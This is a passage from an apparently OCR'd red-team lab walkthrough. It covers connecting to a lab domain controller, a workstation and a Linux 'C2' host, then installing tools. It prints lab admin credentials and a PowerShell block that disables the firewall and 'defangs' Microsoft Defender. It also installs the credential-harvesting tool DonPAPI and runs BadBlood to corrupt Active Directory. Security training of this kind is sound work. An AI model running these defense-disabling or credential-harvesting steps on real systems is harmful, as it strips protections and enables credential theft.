
⇨ *Step Complete, Go to the next step!*

▶

② Establish RDP Connections (from Linux)

Establish RDP to the workstation and domain controller (Linux with Remmina)


From Linux, you can use the Remmina remote desktop (RDP) client software.




⚠ Note **Be sure to include the domain on the initial RDP connections.**

```
doazlab\doadmin
DOLabAdmin1!
```


Establish an RDP connection to the IP address of your lab's domain controller. You will be prompted to accept a certificate that should match **DC01.doazlab.com**.




Establish an RDP connection to the IP address of your lab's workstation. You will be prompted to accept a certificate that should match **WS05.doazlab.com**.



The domain controller will prompt you to accept the discovery settings. The lab is isolated and general guidance is to click **Yes**.



The first login to the workstation will require approximately ten minutes to fully build the user profile and desktop environment.




⇨ *Step Complete, Go to the next step!*

▶

③ Establish Remote Desktop Connections (from Windows)


Establish RDP connections to the workstation and domain controller (Windows terminal services client)

The following screenshot includes an **example** mstsc connection string. *Your IP address will differ.*



Be sure to include the domain on the initial RDP connections.


```
doazlab\doadmin
DOLabAdmin1!
```




Establish an RDP connection to the IP address of your lab's domain controller. You will be prompted to accept a certificate that should match **DC01.doazlab.com**.

Establish an RDP connection to the IP address of your lab's workstation. You will be prompted to accept a certificate that should match **WS05.doazlab.com**.

The domain controller will prompt you to accept the discovery settings. This lab is isolated and general guidance is to click **Yes**.




The first login to the workstation will require approximately ten minutes to fully build the user profile and desktop environment. The desktop background includes bginfo.exe as a desktop background for quick reference as to which system you have accessed.



Run the following command on the workstation from the Admin PowerShell prompt as shown in the subsequent screenshot. Note that there is a linked PowerShell Admin invoker on the desktop.

```
Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled False
```

This is shown in the next screenshot.



Also, defang AV with the following commands.

PowerShell Input **Workstation: WS05**

```
New-Item -ItemType Directory -Path "C:\DOAZLab" -Force > $null
Set-MpPreference -ExclusionPath 'c:\users\doadmin'
Set-MpPreference -ExclusionPath 'c:\DOAZLab'
Set-MpPreference -ExclusionProcess "powershell.exe", "cmd.exe"
Set-MpPreference -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -EnableNetworkProtection AuditMode
Set-MpPreference -Force -MAPSReporting Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
```

⇨ *Step Complete, Go to the next step!*

▶

④ Establish SSH Connection

🐧 Bash Input **Linux Host: Nux01**

```
ssh doadmin@'YOUR-PUB-C2-IP'
```

```
doadmin
DOLabAdmin1!
```

```
/usr/Linux#
/usr/Linux# ssh doadmin@52.252.40.238
The authenticity of host '52.252.40.238 (52.252.40.238)' can't be established.
ED25519 key fingerprint is SHA256:XHjj+DqdHk8Rg3P1PxFaGMDVZHBL0AB6ER5/efS0GqA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.252.40.238' (ED25519) to the list of known hosts.
doadmin@52.252.40.238's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.2.0-1016-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun May 26 20:24:51 UTC 2024

  System load:  0.0                Processes:             118
  Usage of /:   24.9% of 28.89GB   Users logged in:       0
  Memory usage: 26%                IPv4 address for eth0: 10.0.0.8
  Swap usage:   0%
```

Did you know you can SSH directly from Windows 11 without additional installation, packages, or software? You can, straight from PowerShell.

🪟 PowerShell Input

```
ssh doadmin@'YOUR-PUB-C2-IP'
```

```
PS C:\Users\rev10d>
PS C:\Users\rev10d> ssh doadmin@52.252.40.238
The authenticity of host '52.252.40.238 (52.252.40.238)' can't be established.
ECDSA key fingerprint is SHA256:jkW4d3lPAgpJo3rm2imUwYcEotAxDw/L8GRixNTfz/E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.252.40.238' (ECDSA) to the list of known hosts.
doadmin@52.252.40.238's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.2.0-1016-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun May 26 20:27:07 UTC 2024

  System load:  0.0                Processes:             123
  Usage of /:   24.9% of 28.89GB   Users logged in:       1
  Memory usage: 27%                IPv4 address for eth0: 10.0.0.8
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
```

⇨ *Step Complete, Go to the next step!*

Installing Tools Rapid Fire Style

▶

① Installing A Few Tools

You need root perms for most of the tools in this lab, so `sudo` up partner.

```
sudo -s
```

A bunch of tools onto your Linux system during the build process, check the install list here. We regularly wrap python tools in virtual environments, so be prepared to `activate` and `deactivate`. Also, you should install a virtual environment wrapper like **virtualenv**, **venv**, **pipx** when you install python tools.

You could use `apt`.

```
# install python tooling venv framework
apt install python3-virtualenv -y
```

Or, you could use `pip`.

```
pip3 install virtualenv
```

One of the tools not installed via bootstrap on the Linux box was DonPAPI. This is a browser shredder and much more. Copy and paste the following block into your Linux terminal to install `DonPAPI`.

```
cd /opt/
git clone https://github.com/login-securite/DonPAPI
cd DonPAPI
virtualenv -p python3 dp-env
source dp-env/bin/activate
python3 -m pip install .
DonPAPI -h
```

⇨ *Step Complete, Go to the next step!*

▶

② Let's Make A Mess of Active Directory

For testing things and making the lab enviro more interesting!

Jump over to the **dc01** RDP session.

BadBlood

BadBlood makes a mess out of an existing AD lab environment, your production AD, or anywhere you run this. ** This is dangerous!!! DO NOT RUN IN PRODUCTION AD **

🪟 Windows credentials

When logging into the Windows system, use the following credentials.

```
doazlab\doadmin
DOLabAdmin1!
```

Download and invoke BadBlood.

** This is dangerous!!! DO NOT RUN IN PRODUCTION **

Paste the following commands into a PowerShell terminal session on the domain controller.

PowerShell Input **Domain Controller: DC01**

```
$ProgressPreference = 'SilentlyContinue'
invoke-webrequest -URI
https://github.com/Relkci/BadBlood/archive/refs/heads/master.zip -outfile
badblood.zip
Expand-Archive .\badblood.zip
$ProgressPreference = 'Continue'
./badblood/BadBlood-master/invoke-badblood.ps1
```

```
PS C:\Users\doadmin> $ProgressPreference = 'SilentlyContinue'
PS C:\Users\doadmin> invoke-webrequest -URI https://github.com/Relkci/BadBlood/archive/refs/heads/master.zip -outfile ba
dblood.zip
PS C:\Users\doadmin> Expand-Archive .\badblood.zip
PS C:\Users\doadmin> $ProgressPreference = 'Continue'
